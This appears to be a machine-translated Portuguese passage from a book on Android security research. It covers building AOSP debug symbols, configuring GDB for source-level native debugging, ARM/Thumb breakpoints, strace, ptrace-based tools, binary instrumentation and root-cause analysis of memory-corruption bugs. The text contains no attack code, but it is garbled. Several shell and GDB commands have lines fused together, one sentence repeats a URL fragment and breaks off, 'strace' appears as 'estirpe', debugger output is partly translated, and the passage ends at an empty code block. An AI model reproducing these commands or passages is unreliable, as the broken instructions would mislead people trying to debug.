Os binários em um dispositivo Android contêm níveis diferentes de informações simbólicas. Isso varia de dispositivo para dispositivo, bem como entre os binários individuais em um único dispositivo. Os dispositivos de produção, como os vendidos pelas operadoras de celular, geralmente não incluem nenhum símbolo em seus binários. Alguns dispositivos, incluindo os dispositivos Nexus, têm muitos binários que contêm símbolos parciais. Isso é típico de um dispositivo que usa uma depuração de usuário ou uma compilação eng do Android. Os símbolos parciais fornecem algumas informações humanamente identificáveis, como nomes de funções, mas não fornecem informações de número de arquivo ou de linha. Por fim, os binários com símbolos completos contêm informações abrangentes para ajudar um ser humano que esteja depurando o código. Os símbolos completos incluem informações sobre o número do arquivo e da linha, que podem ser usadas para permitir a depuração no nível da fonte. Em resumo, as dificuldades encontradas durante a depuração do código nativo no Android são inversamente proporcionais ao nível de símbolos presentes.

Obtenção de símbolos

Vários fornecedores do setor de software, como a Microsoft e a Mozilla, fornecem símbolos ao público por meio de servidores de símbolos. No entanto, nenhum fornecedor do mundo Android fornece símbolos para suas compilações. De fato, a obtenção de símbolos para compilações do Android normalmente requer a compilação a partir do código-fonte, o que, por sua vez, exige uma máquina de compilação bastante robusta. Com exceção de um raro vazamento de compilação de engenharia ou dos símbolos parciais presentes nos dispositivos Nexus, as compilações personalizadas são a única maneira de obter símbolos.

Felizmente, é possível criar uma imagem de dispositivo inteira para dispositivos compatíveis com o AOSP. Como parte do processo de compilação, os arquivos que contêm informações simbólicas são criados em paralelo aos arquivos de versão. Como alguns binários que contêm símbolos são muito grandes, colocá-los em um dispositivo esgotaria rapidamente o espaço disponível do sistema. Por exemplo, a biblioteca `libwebcore.so` do WebKit com símbolos tem mais de 450 megabytes. Na depuração remota, você pode utilizar esses arquivos grandes com símbolos em conjunto com os binários sem símbolos que estão em execução no dispositivo.

Além de criar uma imagem completa do dispositivo, também é possível criar componentes individuais. Esse caminho acelera o tempo de compilação e torna o processo de depuração mais eficiente. Usando o comando `make` ou o `mm` incorporado do sistema de compilação, você pode compilar apenas os componentes necessários. As dependências também são criadas automaticamente. No diretório AOSP de nível superior, execute `make` ou `mm` com o primeiro argumento especificando o componente desejado. Para encontrar uma lista de nomes de componentes, use o seguinte comando:

```
dev:~/android/source $ find . -name Android.mk -print -exec grep \
    '^LOCAL_MODULE' "{}" \\
[...]
./external/webkit/Android.mk
LOCAL_MODULE := libwebcore
```

[...]

Isso gera o caminho para cada arquivo `Android.mk`, juntamente com todos os módulos definidos por ele. Como você pode ver no trecho, o módulo `libwebcore` está definido no arquivo `external/webkit/Android.mk`. Portanto, a execução de `mm libwebcore` constrói o componente desejado. O sistema de compilação grava o arquivo que contém os símbolos em `system/lib/libwebcore.so` dentro do diretório `out/target/product/maguro/symbols`. A parte `maguro` do caminho é específica para o dispositivo de destino. A compilação para um dispositivo diferente usaria o nome do produto, como `mako` para um Nexus 4.

Uso de símbolos

Depois de obter os símbolos, seja usando o processo descrito acima ou por outros meios, a próxima etapa é colocá-los em uso. Independentemente de você usar o `gdbclient`, o script `ndk-gdb` ou o GDB diretamente, é possível carregar os símbolos recém-adquiridos para obter uma experiência de depuração muito melhor. Embora o processo varie ligeiramente para cada método, o cliente GDB subjacente é o que carrega e exibe os símbolos em todos os casos. Aqui, explicamos como fazer com que cada um desses métodos use os símbolos que você criou e discutimos maneiras de melhorar ainda mais o carregamento de símbolos.

O cliente `gdbclient` integrado fornecido pelo AOSP usa automaticamente os símbolos se eles tiverem sido criados. Ele obtém o caminho para os símbolos criados usando o sistema de compilação do Android e instrui o cliente GDB a procurar lá. Infelizmente, o cliente `gdb-` usa símbolos para todos os módulos presentes, que são quase todos os módulos em uma compilação padrão. Devido ao grande tamanho dos módulos com símbolos, isso pode ser bastante lento. Raramente é necessário carregar os símbolos de todos os módulos.

Ao depurar somente com o NDK, o script `ndk-gdb` também suporta o carregamento automático de símbolos. Ao contrário do `gdbclient` incorporado, o script `ndk-gdb` extrai os arquivos `app_process`, `linker` e `libc.so` diretamente do próprio dispositivo de destino. Lembre-se de que esses binários normalmente têm apenas símbolos parciais. Seria de se esperar que a substituição desses arquivos por binários personalizados com símbolos completos melhorasse a situação. Infelizmente, o `ndk-gdb` substitui os arquivos existentes se eles já existirem. Para evitar esse comportamento, basta comentar as linhas que começam com `run adb_cmd pull`. Depois de fazer isso, o `ndk-gdb` usa os binários com símbolos completos. Como apenas alguns arquivos com símbolos estão presentes, o uso do `ndk-gdb` geralmente é bastante rápido em comparação com o uso do `gdbclient`. Ainda assim, preferimos ter mais controle sobre exatamente quais símbolos são carregados.

Conforme discutido em profundidade nas seções "Depuração com AOSP" e "Aumento da automação", anteriormente neste capítulo, invocar o cliente GDB AOSP diretamente é o nosso método preferido para depurar código nativo. O uso desse método oferece o maior controle sobre o que acontece, tanto no dispositivo de destino quanto no próprio cliente GDB. Ele também permite gerenciar detalhes de configuração específicos do projeto, que são úteis quando se está envolvido em vários projetos de depuração diferentes simultaneamente. O restante desta seção descreve como configurar esse ambiente e criar uma

experiência otimizada de depuração no navegador Android.

A primeira etapa para criar um ambiente de depuração otimizado e específico do projeto é criar um diretório para manter os dados específicos do projeto. Para fins desta demonstração, crie o diretório `gn-browser-dbg` dentro do diretório raiz do AOSP:

```
dev:~/android/source $ mkdir -p gn-browser-dbg && cd $_
dev:gn-browser-dbg $
```

Em seguida, crie links simbólicos para os módulos para os quais você deseja carregar símbolos. Em vez de usar todo o diretório de símbolos, como faz o `gdbclient` interno, use o diretório atual combinado com esses links simbólicos. Carregar todos os símbolos é um desperdício, consome tempo e, muitas vezes, é desnecessário. Embora o armazenamento dos arquivos de símbolos em uma unidade SSD ou RAM extremamente rápida ajude, é apenas uma melhoria marginal. Para acelerar o processo, você deseja carregar símbolos para um conjunto limitado de módulos:

```
dev:gn-browser-dbg $ ln -s ../../target/product/maguro/symbols
dev:gn-browser-dbg $ ln -s symbols/system/bin/linker
dev:gn-browser-dbg $ ln -s symbols/system/bin/app_process
dev:gn-browser-dbg $ ln -s symbols/system/lib/libc.so dev:gn-
browser-dbg $ ln -s symbols/system/lib/libwebcore.so dev:gn-
browser-dbg $ ln -s symbols/system/lib/libstdc++.so dev:gn-
browser-dbg $ ln -s symbols/system/lib/libdvm.so dev:gn-
browser-dbg $ ln -s symbols/system/lib/libutils.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libandroid_runtime.so
```

Aqui você primeiro cria um link simbólico para o próprio diretório de símbolos. Em seguida, você cria links simbólicos a partir dele para os arquivos do sistema principal, bem como para `libwebcore.so` (WebKit), `libstdc++.so` e `libdvm.so` (a VM Dalvik).

Com seu diretório e links simbólicos criados, a próxima etapa é criar o script GDB. Esse script serve como base para o seu projeto de depuração e permite que você inclua scripts mais avançados diretamente nele. Você só precisa de dois comandos para começar:

```
dev:gn-browser-dbg $ cat > script.gdb #
diga ao gdb onde encontrar símbolos
set solib-search-path . target
remote 127.0.0.1:31337
^D
dev:gn-browser-dbg $
```

O primeiro comando, como o comentário indica, diz ao cliente GDB para procurar no diretório atual por arquivos com símbolos. O servidor GDB indica quais módulos estão carregados e o cliente GDB carrega os módulos de acordo. O segundo comando deve ser familiar. Ele instrui o cliente GDB sobre onde encontrar o servidor GDB em espera.

Finalmente, você está pronto para executar tudo para ver se está funcionando bem. O próximo trecho mostra essa configuração mínima de depuração em ação.

```
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
Lendo símbolos de /android/source/gn-browser-dbg/app_process...feito. warning:
Não foi possível carregar símbolos de biblioteca compartilhada para 86
bibliotecas, por exemplo, libm. so.
Use o comando "info sharedlibrary" para ver a listagem completa. Você
precisa de "set solib-search-path" ou "set sysroot"?
warning: Endereço do ponto de parada ajustado de 0x40079b79 para 0x40079b78.
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10          movr7    , ip
(gdb) back
#0 epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10 #1
0x400d1fcc in android::Looper::pollInner (this=0x415874c8,
timeoutMillis=<optimized
out>
    em frameworks/native/libs/utils/Looper.cpp:218
#2 0x400d21f0 in android::Looper::pollOnce (this=0x415874c8,
timeoutMillis=-1,
outFd=0x0, outEvents=0x0, outData=0x0)
    em frameworks/native/libs/utils/Looper.cpp:189
#3 0x40209c68 in pollOnce (timeoutMillis=<optimized out>, this=<optimized
out>) at frameworks/native/include/utils/Looper.h:176
#4 android::NativeMessageQueue::pollOnce (this=0x417fdb10, env=0x416d1d90,
timeoutMillis=<optimized out>
    em frameworks/base/core/jni/android_os_MessageQueue.cpp:97
#5 0x4099bc50 in dvmPlatformInvoke () at dalvik/vm/arch/arm/CalleABI.S:258 #6
0x409cbef2 in dvmCallJNIMethod (args=0x579f9e18, pResult=0x417841d0,
method=0x57b57860, self=0x417841c0)
    em dalvik/vm/Jni.cpp:1185
#7 0x409a5064 in dalvik_mterp () at
dalvik/vm/mterp/out/InterpAsm-armv7-a-neon.S:16240
#8 0x409a95f0 in dvmInterpret (self=0x417841c0, method=0x57b679b8, pResult=0xbec947d0)
at dalvik/vm/interp/Interp.cpp:1956
#9 0x409de1e2 in dvmInvokeMethod (obj=<optimized out>, method=0x57b679b8,
argList=<optimized out>, params=<optimized out>,
returnType=0x418292a8, noAccessCheck=false) em
dalvik/vm/interp/Stack.cpp:737
#10 0x409e5de2 in Dalvik_java_lang_reflect_Method_invokeNative (args=<optimized
out>, pResult=0x417841d0)
    at dalvik/vm/native/java_lang_reflect_Method.cpp:101
#11 0x409a5064 in dalvik_mterp () at
dalvik/vm/mterp/out/InterpAsm-armv7-a-neon.S:16240
#12 0x409a95f0 in dvmInterpret (self=0x417841c0, method=0x57b5cc30, pResult=0xbec94960)
em dalvik/vm/interp/Interp.cpp:1956
#13 0x409ddf24 in dvmCallMethodV (self=0x417841c0, method=0x57b5cc30,
obj=<optimized out>, fromJni=<optimized out>,
pResult=0xbec94960, args=...) at dalvik/vm/interp/Stack.cpp:526 #14
0x409c7b6a in CallStaticVoidMethodV (env=<optimized out>,
jclazz=<optimized
out>, methodID=0x57b5cc30, args=<optimized out>) em
dalvik/vm/Jni.cpp:2122
#15 0x401ed698 in _JNIEnv::CallStaticVoidMethod (this=<optimized out>, clazz=<optimized
out>, methodID=0x57b5cc30)
    em libnativehelper/include/nativehelper/jni.h:780
#16 0x401ee32a in android::AndroidRuntime::start (this=<optimized out>,
className=0x4000d3a4 "com.android.internal.os.ZygoteInit",
options=<optimized out>) em frameworks/base/core/jni/AndroidRuntime.
```

```
cpp:884
#17 0x4000d05e in main (argc=4, argv=0xbec94b38) at
frameworks/base/cmds/app_process/app_main.cpp:231 (gdb)
```

Leva um bom tempo para carregar os símbolos do `libwebcore.so` porque ele é muito grande. Usar um SSD ou um disco RAM ajuda muito. Como visto no trecho anterior, os símbolos completos estão sendo usados. Nomes de funções, arquivos de origem, números de linha e até mesmo argumentos de funções são exibidos.

Depuração no nível da fonte

O Santo Graal da depuração interativa é poder trabalhar no nível da fonte. Felizmente, isso é possível com o uso de um checkout AOSP e um dispositivo Nexus compatível com AOSP. Se você seguir as etapas descritas nas seções anteriores do início ao fim, os binários personalizados que contêm símbolos já permitirão a depuração no nível do código-fonte. Para ver isso em ação, basta executar alguns comandos dentro do cliente GDB, conforme mostrado no trecho a seguir:

```
# depois de anexar, como antes
epoll_wait () em bionic/libc/arch-arm/syscalls epoll_wait.S:10
10      movr7    , ip
(gdb) list
5
6      ENTRY(epoll_wait)
7      movip    , r7
8      ldrr7    , = NR_epoll_wait
9      swi      #0
10     movr7    , ip
11     cmnr0    , #(MAX_ERRNO + 1)
12     bxls    lr
13     negr0    , r0
14     b       set_errno
(gdb) up
#1 0x400d1fcc in android::Looper::pollInner (this=0x41591308, timeoutMillis=<optimized
out>
    em frameworks/native/libs/utils/Looper.cpp:218
    218 int eventCount = epoll_wait(mEpollFd, eventItems, EPOLL_MAX_
EVENTS,
    timeoutMillis);
(gdb) list
213     int result = ALOOPER_POLL_WAKE;
214     mResponses.clear();
215     mResponseIndex = 0;
216
217     struct epoll_event eventItems[EPOLL_MAX_EVENTS];
218     int eventCount = epoll_wait(mEpollFd, eventItems, EPOLL_MAX_
EVENTS,
    timeoutMillis);
219
220     // Adquira o bloqueio.
221     mLock.lock();
222
```

```
(gdb)
```

Aqui você pode ver o código-fonte assembly e C++ de dois quadros na pilha de chamadas após a anexação. O comando `list` do GDB mostra as 10 linhas que cercam o local do código correspondente a esse quadro. O comando `up` move-se para cima na pilha de chamadas (para os quadros de chamada) e o comando `down` move-se para baixo.

Se os símbolos tiverem sido criados em um computador diferente ou se o código-fonte tiver sido movido desde a criação dos símbolos, o código-fonte poderá não ser exibido. Em vez disso, é exibida uma mensagem de erro, como a do trecho a seguir:

```
(gdb) up
#1 0x400d1fcc in android::Looper::pollInner (this=0x415874c8, timeoutMillis=<optimized
out>
    em frameworks/native/libs/utils/Looper.cpp:218
218frameworks/native/libs/utils/Looper    .cpp: Não existe tal arquivo ou
diretório. in frameworks/native/libs/utils/Looper.cpp
(gdb)
```

Para remediar essa situação, crie links simbólicos para o local no sistema de arquivos em que a fonte reside. O trecho a seguir mostra os comandos necessários:

```
dev:gn-browser-dbg $ ln -s ~/android/source/bionic
dev:gn-browser-dbg $ ln -s ~/android/source/dalvik
dev:gn-browser-dbg $ ln -s ~/android/source/external
```

Feito isso, a depuração em nível de fonte deve ser restaurada. Nesse ponto, você poderá visualizar o código-fonte dentro do GDB, criar pontos de interrupção com base em locais de origem, exibir estruturas de forma bonita e muito mais.

```
(gdb) break 'WebCore::RenderObject::layoutIfNeeded()'
Ponto de interrupção 1 em 0x5d3a3e44: arquivo
external/webkit/Source/WebCore/rendering/RenderObject.h, linha 524.
(gdb) cont
Continuação.
```

Sempre que o navegador renderiza uma página, esse ponto de interrupção é atingido. A partir desse texto, você pode inspecionar o estado do `RenderObject` e começar a deduzir o que está acontecendo. Esses objetos serão discutidos com mais detalhes no Capítulo 8.

Depuração com um dispositivo não AOSP

Ocasionalmente, é necessário depurar o código em execução em um dispositivo que não é suportado pelo AOSP. Talvez o código com erros não esteja presente em nenhum dispositivo compatível com o AOSP ou seja diferente daquele encontrado no AOSP. Esse último é frequentemente o caso quando se trata de dispositivos vendidos diretamente por fabricantes de equipamentos originais (OEMs) ou operadoras. As modificações feitas nas fileiras de desenvolvimento do OEM podem introduzir problemas que não estão presentes no AOSP. Infelizmente, a depuração nesses dispositivos é muito mais problemática.

Há vários desafios que se apresentam quando se tenta fazer a depuração nesses dispositivos. A maioria desses desafios se baseia em dois problemas principais. Primeiro, pode ser difícil saber exatamente qual cadeia de ferramentas foi usada para construir o dispositivo. Os OEMs podem optar por usar cadeias de ferramentas comerciais, versões antigas de cadeias de ferramentas públicas ou até mesmo cadeias de ferramentas modificadas personalizadas. Mesmo depois de determinar com sucesso qual cadeia de ferramentas foi usada, talvez não seja possível obtê-la. É importante usar a cadeia de ferramentas correta porque algumas cadeias de ferramentas não são compatíveis entre si. As diferenças no suporte ao protocolo GDB, por exemplo, podem fazer com que o cliente GDB encontre erros ou até mesmo trave. Em segundo lugar, os dispositivos não AOSP raramente contêm qualquer tipo de símbolo, e é impossível compilá-los você mesmo sem acesso ao ambiente de compilação completo. Além de o nome da função, o arquivo de origem e as informações do número da linha não estarem disponíveis, os símbolos importantes específicos do ARM que indicam o modo do processador estarão ausentes. Isso dificulta a determinação do modo de processador em que um determinado local de código está, o que, por sua vez, leva a problemas na definição de pontos de interrupção e no exame de pilhas de chamadas.

O fluxo de trabalho geral para a depuração de um dispositivo não Nexus é bastante semelhante ao de um dispositivo Nexus. Seguir as etapas da seção "Depuração com AOSP", anteriormente neste capítulo, deve produzir o resultado desejado.

Realizar a primeira etapa de encontrar um servidor GDB e um cliente GDB que funcione pode ser difícil por si só. Pode ser necessário fazer experimentos com várias versões diferentes desses programas. Se você conseguir determinar a cadeia de ferramentas usada para criar os binários do dispositivo, usar o servidor e o cliente GDB dessa cadeia de ferramentas provavelmente produzirá os melhores resultados. Depois que essa etapa for concluída, você poderá seguir em frente com coragem.

Sem símbolos, o GDB não tem como saber quais áreas dos binários são código Thumb e quais são código ARM. Portanto, ele não pode determinar automaticamente como desmontar ou definir pontos de interrupção. Você pode contornar esse problema usando ferramentas de análise estática para fazer a engenharia reversa do código. Além disso, o GDB fornece acesso ao registro CPSR (Current Program Status Register). A verificação do quinto bit nesse registro indica se o processador está no modo ARM ou no modo Thumb. Depois de determinar que o depurador está em uma função de modo Thumb, use os comandos `set arm fallback-mode` ou `set arm force-mode` com um valor de `thumb`. Isso informa ao GDB como tratar a função. Ao definir pontos de interrupção em uma função Thumb, sempre adicione um ao endereço. Isso informa ao GDB que o endereço se refere a uma instrução Thumb, o que mudará a forma como ele insere os pontos de interrupção.

Também é possível usar o registro CPSR diretamente para definir pontos de interrupção, como mostrado aqui:

```
(gdb) break 0x400c0e88 + (($cpsr>>5)&1)
```

Tome cuidado ao usar esse método, pois não há garantia de que a função de

destino seja executada no mesmo modo que o contexto em que o depurador está atualmente. De qualquer forma, você tem 50% de chance de estar correto. Se o ponto de interrupção

não for atingido ou o processo de destino encontrar um erro após definir o ponto de interrupção, é provável que o ponto de interrupção tenha sido criado no modo errado.

Mesmo armado (sem trocadilhos) com essas técnicas, a depuração de dispositivos não AOSP ainda é imprevisível. Sua milhagem pode variar.

Depuração de código misto

O sistema operacional Android é um amálgama de código nativo e Dalvik. Dentro da estrutura do Android, muitos caminhos de código passam do código Dalvik para o código nativo. Alguns códigos até fazem chamadas de volta para a VM Dalvik a partir do código nativo. Ver e ser capaz de percorrer todo o caminho do código pode ser especialmente útil ao depurar códigos mistos. Em particular, a visualização da pilha de chamadas em sua totalidade é muito útil.

Felizmente, a depuração do código Dalvik e do código nativo no Eclipse funciona razoavelmente bem. Há alguns soluções ocasionais, mas é possível colocar pontos de interrupção em ambos os tipos de código. Quando um dos tipos de ponto de interrupção é atingido, o Eclipse pausa corretamente a execução e oferece uma experiência de depuração interativa. Para obter a depuração de código misto, combine todas as técnicas apresentadas nas seções "Depuração de código Dalvik" e "Depuração de código nativo", anteriormente neste capítulo. Certifique-se de usar o perfil de depuração do aplicativo nativo Android ao iniciar a sessão de depuração no Eclipse.

Técnicas alternativas de depuração

Embora os métodos interativos sejam o melhor método para rastrear o fluxo de dados ou confirmar hipóteses, vários outros métodos podem substituir ou aumentar o processo de depuração. A inserção de instruções de depuração no código-fonte é uma maneira popular de verificar a cobertura do código ou rastrear o conteúdo das variáveis. A depuração no próprio dispositivo, seja usando um depurador personalizado ou um binário GDB criado para ARM, também tem seu lugar. Por fim, questões sensíveis de tempo podem exigir o emprego de técnicas avançadas, como a instrumentação. Esta seção discute as vantagens e desvantagens desses métodos.

Declarações de depuração

Um dos métodos mais antigos de depuração de um programa inclui a inserção de instruções de depuração diretamente no código-fonte. Isso funciona tanto para o código Dalvik quanto para o código C/C++ nativo. Infelizmente, essa técnica não é aplicável quando o código-fonte não está disponível. Mesmo quando o código-fonte é útil, esse método exige a reconstrução e a reimplantação do binário resultante no dispositivo. Em alguns casos, uma reinicialização

pode ser necessário para recarregar o código de destino. Além disso, pode ser necessário um esforço extra de portabilidade ao migrar as instruções de depuração para novas versões do código-fonte. Embora essas desvantagens representem um alto custo inicial, os próprios estados de depuração têm muito pouco custo de tempo de execução. Além disso, a inserção de instruções de depuração é uma ótima maneira de vincular concretamente o código-fonte ao que está acontecendo no tempo de execução. Em suma, esse método testado e comprovado é uma opção viável para rastrear bugs e entender um programa.

Depuração no dispositivo

Embora a depuração remota seja o padrão de fato para a depuração de dispositivos incorporados, como telefones Android, os métodos no dispositivo podem evitar algumas das armadilhas envolvidas. Por um lado, a depuração remota pode ser significativamente mais lenta do que a depuração no próprio dispositivo. Isso se deve ao fato de que cada evento de depuração exige uma viagem de ida e volta do dispositivo para o depurador da máquina host e vice-versa. A depuração remota pode ser especialmente lenta para pontos de interrupção condicionais, que usam uma viagem de ida e volta extra para determinar se a condição foi satisfeita. Além disso, a depuração no próprio dispositivo alivia a necessidade de um computador host em alguns casos. Há várias maneiras de fazer a depuração no dispositivo. Esta seção apresenta alguns desses métodos.

estirpe

O utilitário `strace` pode ser uma dádiva de Deus quando se está tentando depurar comportamentos estranhos. Essa ferramenta fornece recursos de rastreamento no nível da chamada do sistema, o que explica seu nome. A depuração nesse nível permite que você veja facilmente de onde estão surgindo erros inexplicáveis do tipo "não existe tal arquivo ou diretório". Também é útil ver exatamente quais chamadas de sistema são executadas antes de uma falha. A ferramenta `strace` suporta a inicialização de novos processos, bem como a anexação a processos existentes. A anexação a processos existentes pode ser especialmente útil para ver onde um processo pode estar travado ou para confirmar que as comunicações de rede ou de comunicação entre processos (IPC) estão de fato ocorrendo.

A ferramenta `strace` está incluída no AOSP e é compilada como parte de uma compilação de depuração do usuário. No entanto, a ferramenta não faz parte da imagem de instalação padrão nessa configuração. Para enviar o binário para seu dispositivo, execute algo semelhante ao seguinte:

```
dev:~/android/source $ adb push \
out/target/product/maguro/obj/EXECUTABLES/strace_intermediates/LINKED/ strace
\
/data/local/tmp/
656 KB/s (625148 bytes em 0,929s)
```

Este exemplo é do nosso ambiente de compilação para o Galaxy Nexus. Esse binário deve poder ser usado em praticamente qualquer dispositivo compatível com ARMv7.

Compilações personalizadas do GDB

O ideal seria poder executar o GDB nativamente em um dispositivo Android. Infelizmente, o GDB não é compatível diretamente com o Android e portar o GDB para funcionar nativamente no Android não é simples. Várias pessoas tentaram criar um binário nativo do GDB para Android. Alguns até declararam sucesso. Por exemplo, Alfredo Ortega hospeda binários para as versões 6.7 e 6.8 do GDB em seu site: <https://sites.google.com/site/ortegaalfredo/android>.

Outro método envolve seguir .google.com/site/ortegaalfredo/android. Outro método envolve seguir Para obter mais informações, consulte as instruções de uso do Debootstrap do Projeto Debian em <https://wiki.debian.org/ChrootOnAndroid>. Infelizmente, esses dois binários GDB não oferecem suporte à implementação de thread do Android e depuram apenas o thread principal dos processos.

OBSERVAÇÃO Ao usar a versão Debootstrap do GDB, siga as instruções para executar binários dentro do chroot a partir do exterior usando ld.so. Além disso, adicione /system/lib a o início de LD_LIBRARY_PATH para corrigir a resolução de símbolos.

Escrevendo um depurador personalizado

Todas as ferramentas de depuração de código nativo descritas neste capítulo foram criadas com base na API ptrace. A API ptrace é uma API padrão do Unix para depuração de processos. Como essa API é implementada como uma chamada de sistema no kernel do Linux, ela está presente em quase todos os sistemas Linux. Somente em raras circunstâncias, como em alguns dispositivos Google TV, o ptrace é desativado. O uso direto dessa API permite que os pesquisadores desenvolvam poderosos depuradores personalizados que não dependem da presença do GDB. Por exemplo, várias das ferramentas criadas pelos autores deste livro dependem do ptrace. Essas ferramentas são executadas diretamente nos dispositivos e, com frequência, são muito mais rápidas do que o GDB (mesmo o GDB no dispositivo).

Instrumentação binária dinâmica

Mesmo quando os depuradores estão funcionando da melhor forma possível, eles podem apresentar problemas. O uso de um grande número de pontos de interrupção de rastreamento pode tornar a experiência de depuração dolorosamente lenta. Colocar pontos de interrupção em áreas de código críticas em termos de tempo pode influenciar o comportamento do programa e complicar o desenvolvimento de explorações. É nesse ponto que outra excelente técnica entra em ação.

A *Instrumentação Binária Dinâmica* (DBI) é um método pelo qual um código adicional é inserido no fluxo normal de um programa. Essa técnica também é comumente chamada de *hooking*. O processo geral começa com a criação de um código personalizado e sua injeção no processo de destino. Assim como os pontos de interrupção, o DBI envolve a substituição de locais de código interessantes. Entretanto, em vez de inserir uma instrução de ponto de

interrupção, o DBI insere instruções para redirecionar o fluxo de execução para o código personalizado injetado.

O uso desse método aumenta muito o desempenho, pois elimina as alternâncias de contexto desnecessárias. Além disso, o código personalizado injetado tem acesso direto à memória do processo, o que elimina a necessidade de sofrer trocas de contexto adicionais para obter o conteúdo da memória (como ocorre com o `ptrace`).

OBSERVAÇÃO O DBI é uma técnica avançada que tem usos que vão além da depuração.

Ela também pode ser usada para corrigir vulnerabilidades, ampliar a funcionalidade, expor novas interfaces no código existente para fins de teste e muito mais.

Várias ferramentas escritas por autores deste livro utilizam o DBI em conjunto com a API `ptrace`. O Android Dynamic Binary Instrumentation Toolkit (adbi) de Collin Mulliner e o AndroProbe de Georg Wicherski usam o `ptrace` para injetar código do usuário, embora com finalidades diferentes. O kit de ferramentas de Collin pode ser encontrado em <https://github.com/crmulliner/adbi>.

Análise de vulnerabilidade

Em segurança da informação, o termo *análise de vulnerabilidade* é geralmente definido como um esforço organizado para descobrir, classificar e compreender problemas potencialmente perigosos nos sistemas. Por essa definição, a análise de vulnerabilidade abrange quase todo o setor de segurança da informação.

Analizando mais detalhadamente esse tópico, há muitas técnicas e processos diferentes que os pesquisadores e analistas aplicam para atingir o objetivo final de compreender os pontos fracos. Independentemente de os objetivos individuais serem de natureza defensiva ou ofensiva, as etapas para chegar lá são muito semelhantes. O restante deste capítulo se concentra em uma pequena área de análise de vulnerabilidades: a análise de falhas resultantes de vulnerabilidades de corrupção de memória. Além disso, esta seção usa as técnicas de depuração apresentadas neste capítulo para preencher a lacuna entre o Capítulo 6 e o Capítulo 8. Como resultado desse tipo de análise, os pesquisadores obtêm uma compreensão profunda da vulnerabilidade subjacente, incluindo e a causa e o possível impacto.

A tarefa de analisar vulnerabilidades de corrupção de memória, seja para remoção ou exploração, pode ser desafiadora. Ao executar essa tarefa, há dois objetivos principais: determinar a causa raiz e avaliar a possibilidade de exploração.

Determinação da causa principal

Diante de uma vulnerabilidade de corrupção de memória potencialmente explorável, o primeiro objetivo é determinar a *causa raiz* do bug. Como em outros conceitos de segurança da informação, há vários níveis de especificidade quando se discute a causa raiz. Para fins de análise de falhas, consideraremos que a causa raiz é a primeira ocorrência de comportamento inadequado que resulta em uma condição vulnerável.

OBSERVAÇÃO Há muitos tipos diferentes de corrupção de memória que podem resultar de um comportamento indefinido. O projeto Common Weakness Enumeration (CWE) da MITRE registra esse tipo de informação e muito mais em <http://cwe.mitre.org/data/index.html>.

Esses comportamentos inadequados geralmente se devem a um conceito que nasceu nas especificações da linguagem de programação, o *comportamento indefinido*. Esse termo refere-se a qualquer comportamento que não seja definido pela especificação devido a diferenças em arquiteturas de baixo nível, modelos de memória ou casos extremos. As especificações das linguagens de programação C e C++ definem uma série de comportamentos como indefinidos. Em teoria, o comportamento indefinido pode resultar na ocorrência de praticamente qualquer coisa. Os exemplos incluem o comportamento correto, o travamento intencional e a corrupção sutil da memória. Esses comportamentos representam uma área muito interessante para os pesquisadores estudarem.

Determinar corretamente a causa raiz de uma vulnerabilidade talvez seja a tarefa mais importante na análise de vulnerabilidades. Para os defensores, deixar de identificar e entender corretamente a causa-raiz pode levar a uma correção insuficiente do problema. Para os atacantes, entender a causa raiz é apenas a primeira etapa de um longo processo. Se qualquer uma das partes quiser priorizar um determinado problema de acordo com a capacidade de exploração, uma análise adequada da causa raiz é essencial. Felizmente, existem muitos truques e ferramentas úteis que podem ajudar a atingir esse objetivo.

Dicas e truques

Há muitas dicas e truques a serem aprendidos para se chegar à causa raiz das vulnerabilidades. Apresentamos aqui apenas algumas dessas técnicas. As técnicas exatas que se aplicam dependem muito de como o comportamento inadequado foi descoberto. O fuzzing se presta a reduzir e comparar entradas. Os sistemas operacionais, inclusive o Android, contêm recursos para auxiliar na depuração. Os depuradores são uma peça fundamental; use seus recursos para obter o máximo de vantagens. No final das contas, a causa raiz está no próprio código. Essas técnicas ajudam a tornar o processo de isolamento desse local do código mais rápido e fácil.

Comparação e minimização de inputs

Lembre-se de que o fuzzing se resume a gerar e testar automaticamente as entradas. A maior parte do desafio começa depois que uma entrada que causa um comportamento inadequado é encontrada. Analisar a entrada em si fornece uma visão imensa do que está acontecendo de errado. Com o fuzzing de mutação em particular, a comparação da entrada mutada com a entrada original revela as alterações exatas feitas. Por exemplo, considere uma entrada de uma sessão de fuzzing de formato de arquivo em que apenas um byte é alterado. Uma simples análise diferencial dos dois arquivos pode mostrar qual byte foi alterado e qual era o valor antes e depois. Entretanto, o processamento de ambas as entradas com um analisador detalhado mostra a semântica das alterações. Ou seja, ele mostraria que o byte

alterado é, na verdade, um valor de comprimento em uma estrutura de arquivo do tipo tag-length-value (TLV). Além disso, ele revelaria a qual tag estava associado. Essas informações semânticas dão ao pesquisador um indicador de onde procurar no código.

Minimizar a entrada de teste é útil, independentemente de as entradas do fuzz terem sido alteradas ou geradas. Duas técnicas de minimização são a reversão de alterações e a eliminação de partes desnecessárias da entrada. A reversão de alterações ajuda a isolar exatamente qual alteração está causando o mau comportamento. Eliminar as partes da entrada que não alteram os resultados de um teste significa uma coisa a menos para analisar. Considere o exemplo anterior de comparação de entradas. Se houver milhares de blocos de dados que contenham o mesmo valor de tag, a análise poderá ser prejudicada devido ao fato de o ponto de interrupção ser atingido milhares de vezes. A eliminação de blocos de dados desnecessários reduz a contagem de acertos no ponto de interrupção para apenas um. Assim como a comparação de entradas, a minimização se beneficia muito das informações semânticas. Dividir um formato de arquivo em seus componentes hierárquicos e removê-los em diferentes níveis acelera o processo de minimização.

Essas duas técnicas, embora poderosas, são menos aplicáveis fora do fuzzing. Outras técnicas se aplicam a uma gama maior de cenários de análise e, portanto, são mais genéricas.

Depuração de heap no Android

A biblioteca de tempo de execução Bionic C do Android contém ferramentas integradas de depuração de heap. Esse recurso é discutido brevemente em <http://source.android.com/devices/native-memory.html>. Ele é controlado pela propriedade do sistema `libc.debug.malloc`. Conforme mencionado no site mencionado anteriormente, a ativação desse recurso para processos gerados a partir do Zygote (como o navegador) exige a reinicialização de todo o tempo de execução do Dalvik. Como fazer isso é abordado na seção "Fingindo um dispositivo de depuração", anteriormente neste capítulo.

Por meio dessa variável, o Android oferece suporte a quatro estratégias para depurar coisas que podem dar errado com a memória heap. O arquivo `malloc_debug_common.cpp` dentro do diretório `bionic/libc/bionic` do AOSP contém mais detalhes:

```
